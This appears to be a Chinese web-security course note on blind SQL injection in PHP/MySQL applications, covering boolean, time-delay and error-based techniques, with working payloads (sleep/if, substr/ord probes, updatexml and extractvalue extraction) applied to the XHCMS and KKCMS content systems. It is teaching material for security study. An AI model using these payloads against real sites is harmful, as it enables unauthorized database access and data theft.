


Day44 WEB攻防-PHP应用&SQL盲注&布尔回显 &延时判断&报错处理&增删改查方式



1.知识点

- 1、ASP-SQL注入-Access数据库
 - 2、ASP-默认安装-数据库泄漏下载
 - 3、ASP-IIS-CVE&短文件&解析&写入
-

- 1、PHP-MYSQL-SQL注入-常规查询
 - 2、PHP-MYSQL-SQL注入-跨库查询
 - 3、PHP-MYSQL-SQL注入-文件读写
-

- 1、PHP-MYSQL-SQL注入-数据请求类型
 - 2、PHP-MYSQL-SQL注入-数据请求方法
 - 3、PHP-MYSQL-SQL注入-数据请求格式
-

- 1、PHP-MYSQL-SQL注入-方式增删改查
 - 2、PHP-MYSQL-SQL注入-布尔&延迟&报错
 - 3、PHP-MYSQL-SQL注入-数据回显&报错处理
-

2.详细点

- Web层面：Web2.0 & Web3.0
 - 语言安全：JS, ASP, PHP, NET, Java, Python等（包含框架类）
 - OWTOP10：注入，文件安全，XSS，RCE，XXE，CSRF，SSRF，反序列化，未授权访问等
 - 业务逻辑：水平垂直越权，支付签约&购买充值，找回机制，数据并发，验证码&弱口令等
 - 特殊漏洞：JWT，CRLF，CORS，重定向，JSONP回调，域名接管，DDOS，接口枚举等
 - 关键技术：POP链构造，JS逆向调试，NET反编译，JAVA反编译，代码解密，数据解密等
 - Web3.0：未待续筹备中....
-

3.演示案例

3.1 PHP-MYSQL-SQL操作-增删改查

- 
- 1 1、功能：数据查询
 - 2 查询：SELECT * FROM news where id=\$id
 - 3 2、功能：新增用户，添加新闻等
 - 4 增加：INSERT INTO news (字段名) VALUES (数据)
 - 5 3、功能：删除用户，删除新闻等
 - 6 删除：DELETE FROM news WHERE id=\$id
 - 7 4、功能：修改用户，修改文章等

3.2 PHP-MYSQL-注入函数-布尔&报错&延迟



- 1 盲注就是在注入过程中, 获取的数据不能回显至前端页面。
- 2 我们需要利用一些方法进行判断或者尝试, 这个过程称之为盲注。
- 3 解决: 常规的联合查询注入不行的情况
- 4 我们可以知道盲注分为以下三类:
- 5 1、基于布尔的SQL盲注-逻辑判断
- 6 `regexp, like, ascii, left, ord, mid`
- 7 2、基于时间的SQL盲注-延时判断
- 8 `if, sleep`
- 9 3、基于报错的SQL盲注-报错回显
- 10 `floor, updatexml, extractvalue`



- 1 延迟:
- 2 `and sleep(1);`
- 3 `and if(1>2,sleep(1),0);`
- 4 `and if(1<2,sleep(1),0);`



- 1 布尔:
- 2 `and length(database())=7;`
- 3 `and left(database(),1)='p';`
- 4 `and left(database(),2)='pi';`
- 5 `and substr(database(),1,1)='p';`
- 6 `and substr(database(),2,1)='i';`
- 7 `and ord(left(database(),1))=112;`



- 1 报错:
- 2 `and updatexml(1,concat(0x7e,(SELECT version()),0x7e),1)`
- 3 `and extractvalue(1, concat(0x5c, (select table_name from information_schema.tables limit 1)));`



```

1  更多: https://www.jianshu.com/p/bc35f8dd4f7c
2  参考:
3  like 'ro%'           #判断ro或ro...是否成立
4  regexp '^xiaodi[a-z]#' #匹配xiaodi及xiaodi...等
5  if(条件,5,0)         #条件成立 返回5 反之 返回0
6  sleep(5)            #SQL语句延时执行5秒
7  mid(a,b,c)           #从位置b开始, 截取a字符串的c位
8  substr(a,b,c)        #从位置b开始, 截取字符串a的c长度
9  left(database(),1), database() #left(a,b)从左侧截取a的前b位
10 length(database())=8 #判断数据库database()名的长度
11 ord=ascii ascii(x)=97 #判断x的ascii码是否等于97

```

3.3 PHP-MYSQL-注入条件-数据回显&错误处理



```

1  PHP开发项目-输出结果&开启报错
2  基于延时: 都不需要
3  and if(1=1,sleep(5),0)
4  基于布尔: 有数据库输出判断标准
5  and length(database())=6
6  基于报错: 有数据库报错处理判断标准
7  and updatexml(1,concat(0x7e,(SELECT @@version),0x7e),1)
8  测试delete注入: (有无回显, 有无报错)
9  删除(延迟): 1 and if(1=1,sleep(5),0)
10 删除(布尔): 3 and length(database())=6 (无回显 无法判断注入)
11 删除(报错): 4 and updatexml(1,concat(0x7e,(SELECT @@version),0x7e),1)

```

3.4 PHP-MYSQL-CMS案例-插入报错&删除延迟

3.4.1 XHCMS



以XHCMS为例。



```

1  ' and updatexml(1,concat(0x7e,(SELECT version()),0x7e),1) and '


```



3.4.2 KKCMS

以KKCMS为例。

```
1 and if(1=1,sleep(5),0)
2 or if(1=1,sleep(5),0)
3 or if(ord(left(database(),1))=107,sleep(2),0)
```



资源:

- 1 12种报错注入+万能语句:
- 2 <https://www.jianshu.com/p/bc35f8dd4f7c>